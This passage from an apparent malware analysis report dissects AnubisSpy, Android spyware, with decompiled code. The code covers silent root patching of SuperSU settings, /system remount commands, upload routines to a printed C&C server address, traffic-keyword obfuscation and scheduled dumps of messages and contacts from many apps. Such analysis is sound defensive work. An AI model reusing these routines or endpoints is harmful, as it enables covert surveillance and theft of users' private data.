


Figure 9: Structure of AnubisSpy's modules

AnubisSpy's Modules

Init Module

The Init Module initiates all the other spyware modules and prepares the running environment. It sleeps for 60 seconds, then calls the Dec Module to decrypt two JavaScript Object Notation (JSON) files and a ZIP file from the assets folder.




```
try {
    if(h.n) {
        h.n = false;
        Thread.sleep(60000);
    }

    Thread.setDefaultUncaughtExceptionHandler(new j(this));
    new File(this.i.getFilesDir(), Customization.AssetsFolderName).mkdirs();
    if(this.k() != 0) {
        System.exit(0);
        goto label_23;
    }

    if(this.l() != 0) {
        System.exit(0);
        goto label_23;
    }

    n v1 = this.b();
    v1.c("rkuid");
    v1.c("cipher_key");
    boolean v2 = v1.e("no_su_binaries");
    boolean v3 = this.a("no_supersu_patch");
    if(v1.e("no_root")) {
        o.a();
    }
    else if(o.c() == 1) {
        if(v2) {
        }
        else {
            o.a(this.i, "AES/CTR/NoPadding", "001234abde9217910000dec4fedb120003243bc00221296470103fe000aab201", h.h);
        }
    }
```

Figure 10: Init Module's routine

The first JSON file has "Agent configuration." All modules are initiated based on this configuration file. It has two main parts: "core" and "plugins." The former contains detailed spyware and global configurations, while the latter mainly has configurations about communication, such as the C&C address used for initiating the Comm Module. The second JSON file is a so-called *dbrule* file. Each item within it has extensive rules for stealing sensitive information. "uri" indicates the Universal Resource Identifier (URI) of Android SMS; "sort_order" and "selection" are for querying the database.


In short, the first configuration file specifies what to do, while the *dbrule* file specifies how to do it. The decrypted ZIP file is used as Patch Module.



```
"sms": {
  "uri": "content://sms",
  "sort_order": "date DESC",
  "selection": "date >= ? AND (type == 1 OR type == 2)",
  "mapping": [
    {
      "address": {
        "idx": 0,
        "target": "name",
        "is_sms_number": true
      }
    },
    {
      "body": {
        "idx": 1,
        "target": "body"
      }
    },
    {
      "date": {
        "idx": 2,
        "target": "timestamp",
        "is_timestamp": true
      }
    },
    {
      "type": {
        "idx": 3,
        "target": "type",
        "value_map": {
          "1": "incoming",
          "2": "outgoing"
        }
      }
    }
  ]
}
```

```
▼ apps [13]
  ▼ 0 {1}
    ▶ device {1}
  ▼ 1 {1}
    ▶ linkedin {3}
  ▼ 2 {1}
    ▶ whatsapp {3}
  ▼ 3 {1}
    ▶ viber {3}
  ▼ 4 {1}
    ▶ hangout-gtalk {3}
  ▼ 5 {1}
    ▶ gplus {3}
  ▼ 6 {1}
    ▶ gmail {3}
  ▼ 7 {1}
    ▶ system_email {3}
  ▼ 8 {1}
    ▶ twitter {3}
  ▼ 9 {1}
    ▶ skype {3}
  ▼ 10 {1}
    ▶ facebook {3}
  ▼ 11 {1}
    ▶ google_play_service_security {3}
  ▼ 12 {1}
    ▶ system_users_security {3}
```


Figure 11: dbrule file's rule for stealing SMS messages (left) and the list of apps AnubisSpy monitors (right)



```
CRS.a(this.i);
DIDS.a(this.i, "com.android.watchdog.core.action.DUMP_DATABASES_INTERVAL");
DIDS.a(this.i, "com.android.watchdog.core.action.DUMP_DATABASES_INTERVAL_OTHER");
DTDS.b(this.i);
try {
    TSS.b(this.i);
    PLS.b(this.i);
    goto label_68;
}
```

```
this.e = new v(this.i);
this.f = new e(this.i);
this.g = new d(this.i);
ComponentName v2_3 = new ComponentName(this.i, MainActivity.class);
PackageManager v3_1 = this.i.getPackageManager();
int v4 = 2;
try {
    v3_1.setComponentEnabledSetting(v2_3, v4, 1);
}
catch(Exception v2_2) {
}
```


Figure 12: Code snippets showing how the Init Module initiates the spying-related modules after getting the configuration file



```
: if(v8.keys().next().toString().compareToIgnoreCase(v5) == 0) {
 v8 = v8.optJSONObject(v5);
 if(v8 == null) {
 }
 else {
     String v1 = v8.optString("uri");
     if(v1.isEmpty()) {
         v0 = v3;
     }
     else {
         v0 = new l(arg10, arg12, arg13);
         arg10.getContentResolver().registerContentObserver(Uri.parse(v1), arg14, ((ContentObserver)v0));
     }
```

Figure 13: Code snippet showing how Init Module uses ContentObserver

The Init Module initiates serials of *ContentObserver* (used for tracking changes in the device's data), based on the configuration file. This includes SMS, calendar events, emails, browsing histories in Chrome and Samsung Internet Browser, photos, and videos. If any of the device content changes, a specific module will be invoked to process the new/updated data.




```
public final void onChange(boolean arg5) {
    super.onChange(arg5);
    new Handler().postDelayed(new m(this), 2000);
}
```

```
public final void run() {
    n v0 = new n(l.a(this.a), h.a(l.a(this.a)).b);
    try {
        v0.b(new String[]{l.b(this.a)}, 1);
        h.a(l.a(this.a)).f.b();
    }
    catch(Exception v0_1) {
        h.a(l.a(this.a)).e.a(((Throwable)v0_1), this.getClass().getName(), "exception");
    }
}
```

Figure 14: Code snapshot showing how new/changed data is processed

Based on the configuration and device-rooted status, it will call the Android Application Package (APK) Manipulate Module to install itself as a system application then install an embedded APK decrypted from assets. In one of the samples we analyzed though, there was no embedded APK in the assets folder.




```
try {
    goto label_99;
label_192:
    byte[] v0_2 = g.a(this.i, Customization.AssetsFolderName + "/" + Customization.EmbeddedApkName,
    if(v0_2 == null) {
    }
    else {
        SharedPreferences$Editor v1_5 = v7.edit();
        v1_5.putBoolean("installedApk", true);
        v1_5.apply();
        this.g.a(v0_2, false, true);
        if(o.b() != 0) {
            int v0_3 = Settings$System.getInt(this.i.getContentResolver(), "screen_off_timeout");
            Settings$System.putInt(this.i.getContentResolver(), "screen_off_timeout", 1000);
            g.a(5);
            Settings$System.putInt(this.i.getContentResolver(), "screen_off_timeout", v0_3);
        }
    }

label_99:
    this.m();
    h.a(this.i, true);
    goto label_23;
```

Figure 15: Code snapshot showing the Manipulate Module


Patch Module

Some of the spying-related modules need root permission. The Patch Module is for rooted devices, deploying root-related functionalities and granting the malware root permission without user knowledge.


The Init Module first checks the device's root status. Based on the "no_supersu_patch" configuration (True or False), a file (ZIP) is decrypted.



```
public static boolean a() {  // has su or not
    return q.a(q.a("su", q.a));
}
```




```
boolean v2 = v1.e("no_su_binaries");
boolean v3 = this.a("no_supersu_patch");
if(v1.e("no_root")) {
    o.a();
}
else if(o.c() == 1) {
    if(v2) {
    }
    else {
        o.a(this.i, "AES/CTR/NoPadding", "001234abde9217910000dec4fedb120003243bc00221296470103fe000aab201", h.h);
    }
}
```



```
./
├── arm
├── arm64
├── armv7
│   ├── chattr.pie
│   ├── libsupol.so
│   ├── su
│   └── supolicy
├── common
│   ├── 99SuperSUDaemon
│   └── install-recovery.sh
├── META-INF
│   ├── CERT.RSA
│   ├── CERT.SF
│   ├── com
│   │   └── google
│   │       └── android
│   │           ├── update-binary
│   │           └── updater-script
│   └── MANIFEST.MF
├── mips
├── mips64
├── x64
└── x86
```

Figure 16: Init Module checking the root status (top); configuration code checking if a ZIP file should be decrypted (center); and the ZIP file's structure (bottom)

A series of commands is performed to deploy files on the device, and is carried out by a bash script named "update-binary." It will patch/change the *superSU* configuration file, if existing, to grant itself root permission and ensure no notifications, logs, and re-authentication are made.



```
v1_4[0] = "mount -o remount,rw /system";
v1_4[1] = "if [ $? -ne 0 ]; then\nexit $?\nfi";
v1_4[v10] = "cd " + v0_6.getAbsolutePath() + "/META-INF/com/google/android";
v1_4[3] = "chmod 755 ./update-binary";
v1_4[4] = "if [ $? -ne 0 ]; then\nexit $?\nfi";
v1_4[5] = "chown 0:0 ./update-binary";
v1_4[6] = "if [ $? -ne 0 ]; then\nexit $?\nfi";
v1_4[7] = "sh ./update-binary 0 0 " + v0_6.getAbsolutePath() + " --root_only --wdsu su";
v1_4[8] = "mount -o remount,ro /system";
o.c(v0_6.getAbsolutePath(), "-R 755", true);
o.a(arg12, v1_4, false);
```


```
NodeList v4 = v3.getElementsByTagName("string");
NodeList v5 = v3.getElementsByTagName("boolean");
String v6 = "config_" + arg12.getPackageName() + "_access";
String v7 = "config_" + arg12.getPackageName() + "_notify";
String v8 = "config_" + arg12.getPackageName() + "_log";
int v0_1;
for(v0_1 = 0; v0_1 < v4.getLength(); ++v0_1) {
    Node v9 = v4.item(v0_1);
    if(v9 != null) {
        String v10 = ag.b(v9, "name");
        if(v10 != null) {
            if(v10.compareToIgnoreCase("config_default_access") == 0) {
                v9.setTextContent("grant");
            }
            else if(v10.compareToIgnoreCase("config_default_log") == 0) {
                v9.setTextContent("none");
            }
            else if(v10.compareToIgnoreCase(v6) == 0) {
                v9.setTextContent("grant");
            }
            else if(v10.compareToIgnoreCase(v7) == 0) {
                v9.setTextContent("no");
            }
            else if(v10.compareToIgnoreCase(v8) == 0) {
                v9.setTextContent("no");
            }
        }
    }
}

while(v1 < v5.getLength()) {
    Node v0_2 = v5.item(v1);
    if(v0_2 != null) {
        String v4_1 = ag.b(v0_2, "name");
        if(v4_1 != null) {
            if(v4_1.compareToIgnoreCase("config_default_notify") == 0) {
                ag.a(v0_2, "value").setNodeValue("false");
            }
            else if(v4_1.compareToIgnoreCase("reauthenticate") == 0) {
                ag.a(v0_2, "value").setNodeValue("false");
            }
            else if(v4_1.compareToIgnoreCase("config_default_trustsystem") == 0) {
                ag.a(v0_2, "value").setNodeValue("true");
            }
        }
    }
```

Figure 17: update-binary deploying files on the device (top) and how Patch Module grants root permission (bottom)

Comm Module

The Comm Module plays the middleman between the agent and the C&C server. It is initiated based on the configuration file, with the C&C server address and service path as the key parameters.

All communications are performed through HTTP/HTTPS POST method using multipart/form-data requests. It has these main types of communications: sending and retrieving a file to and from the server, as well as getting commands from the server.




```
{
  "name": "address",
  "value": "http://86.105.18.107/2dodo"
}
```

```
{
  "name": "phpname",
  "value": "loriots.php"
}
```

```java
private HttpURLConnection i() {  // based on configureFile, get a HttpURLConnection
    URLConnection v0;
    KeyManager[] v6 = null;
    int v5 = 10000;
    URL v1 = new URL(this.a + "/" + this.a(this.d, "phpname"));
    if(this.e) {
        v0 = v1.openConnection();
        SSLContext v1_1 = SSLContext.getInstance("TLS");
        v1_1.init(v6, ((TrustManager[])v6), new SecureRandom());
        ((HttpsURLConnection)v0).setSSLSocketFactory(v1_1.getSocketFactory());
    }
    else {
        v0 = v1.openConnection();
    }

    ((HttpURLConnection)v0).setConnectTimeout(v5);
    ((HttpURLConnection)v0).setReadTimeout(v5);
    ((HttpURLConnection)v0).setRequestProperty("Accept-Encoding", "*");
    ((HttpURLConnection)v0).setRequestProperty("connection", "close");
    ((HttpURLConnection)v0).setRequestMethod("POST");
    ((HttpURLConnection)v0).setDoOutput(true);
    ((HttpURLConnection)v0).setDoInput(true);
    return ((HttpURLConnection)v0);
}
```

Figure 18: Snapshot of the Comm Module



```java
public final boolean a(String arg9, long arg10, int arg12, byte[] arg13) {
    HttpURLConnection v2 = this.i();
    String v0 = UUID.randomUUID().toString();
    StringBuilder v3 = new StringBuilder();
    v3.append("--").append(v0).append("\r\nContent-Disposition: form-data; name=\"").append(this.a(this.d, "request")).append("\"\r\n\r\n").append(this.a(this.d, "put")).append("\r\n");
    v3.append("--").append(v0).append("\r\nContent-Disposition: form-data; name=\"").append(this.a(this.d, "type")).append("\"\r\n\r\n").append(this.a(this.d, "event")).append("\r\n");
    v3.append("--").append(v0).append("\r\nContent-Disposition: form-data; name=\"").append(this.a(this.d, "timestamp")).append("\"\r\n\r\n").append(arg10).append("\r\n");
    v3.append("--").append(v0).append("\r\nContent-Disposition: form-data; name=\"").append(this.a(this.d, "chunknum")).append("\"\r\n\r\n").append(arg12).append("\r\n");
    v3.append("--").append(v0).append("\r\nContent-Disposition: form-data; name=\"").append(this.a(this.d, "file")).append("\"; filename=\"").append(arg9).append("\"\r\nContent-Type: ap
    String v4 = "\r\n--" + v0 + "--\r\n";
    v2.setRequestProperty("Content-Type", "multipart/form-data; boundary=" + v0);
    v2.setFixedLengthStreamingMode(v3.length() + arg13.length + v4.length());
    DataOutputStream v5 = new DataOutputStream(v2.getOutputStream());
    ByteArrayOutputStream v6 = new ByteArrayOutputStream();
    InputStream v1 = null;
    try {
        v5.write(v3.toString().getBytes());
        v5.write(arg13);
        v5.write(v4.getBytes());
        v5.flush();
        int v0_2 = v2.getResponseCode();
        if(v0_2 != 200) {
            throw new HttpResponseException(v0_2, v2.getURL().getPath() + ", " + arg9 + ", " + v2.getResponseMessage());
        }

        v1 = v2.getInputStream();
        ae.a(v1, ((OutputStream)v6));
        if(this.c(v6.toString("UTF-8")) != 0) {
            goto label_155;
        }
    }
    catch(Throwable v0_1) {
        v6.close();
```

Figure 19: Code snippets showing how the Comm Module works


To evade traffic inspection, all keywords in the request body are replaced based on *protocol_strings* specified in the configuration file:

Original Keyword	Replaced Keyword
request	choux
type	lobotomize
put	whispered
get	hillo
ip	idolizers
list	deliberate
del	luff
event	damageable
command	telescopes
timestamp	carillon
file	chevins
filename	triggered
filelist	hurras
status	snuffler
chunknum	debriefs


Table 1: Keywords based on protocol_strings

DBDump Module

The DBDump Module consists of two parts: DUMP_DATABASES_EXACT_TIME and DUMP_DATABASES_INTERVAL, which are initiated by separate configurations. DUMP_DATABASES_EXACT_TIME dumps specific databases at an exact time. Its configuration contains a time and dump list. In this case, it's supposed to dump the device's contact information at a certain time. This function though is disabled as there's no value for the "time." However, it still can be enabled through a configuration update from the C&C server. Some of the routines specified in the code need root permission.



```
"name": "db_exact_time",
"_children_": [
  {
    "name": "time",
    "value": ""
  },
  {
    "name": "rules",
    "_children_": [
      {
        "name": "db",
        "_template_": true,
        "value": "app/database"
      },
      {
        "name": "db",
        "value": "device/contacts"
      }
    ]
  }
]
```



```
String v0_1 = v0.a("time", "");
if(!v0_1.isEmpty()) {
    String[] v0_2 = v0_1.split(":");
    int v1 = new Integer(v0_2[0]).intValue();
    int v0_3 = new Integer(v0_2[1]).intValue();
    new StringBuilder("Scheduling databases dump every day at ").append(v1).append(":").append(v0_3);
    Calendar v2 = Calendar.getInstance();
    v2.set(10, v1);
    v2.set(12, v0_3);
    v2.set(13, 0);
    g.a(arg7, v2.getTimeInMillis(), 86400000, "com.android.watchdog.core.action.DUMP_DATABASES_EXACT_TIME", DTDS.class);
```

Figure 20: Code snapshots showing the DBDump Module's DUMP_DATABASES_EXACT_TIME


DUMP_DATABASES_INTERVAL dumps specific databases at intervals. Its configuration contains the interval time and specified databases. In this case, the following are configured:

Time Interval	dbItem
10 minutes	device/sms
	device/calls
	device/calendar_events
	facebook/messages
	facebook/notifications
	linkedin/messages
	twitter/tweets
	gplus/activities
	viber/messages
	viber/calls
	whatsapp/messages
	hangout-gtalk/messages
	skype/messages
	skype/calls
	gmail/emails
	system_email/emails
	device/browser_history_chrome
	device/browser_history_samsung
	device/browser_history
	device/photo
	device/video
72 hours	google_play_service_security/*
	system_email/accounts
	system_users_security/*
	device/contacts
	gplus/contacts
	viber/contacts
	skype/contacts
	whatsapp/contacts
	facebook/contacts
	linkedin/profiles
	linkedin/connections
	twitter/following

Table 2: Database items dumped by the DBDump Module

The DBDump Module dumps databases only when the screen is off to evade users' awareness. For every item above, it will look into the *dbrule* file to get the corresponding rule.

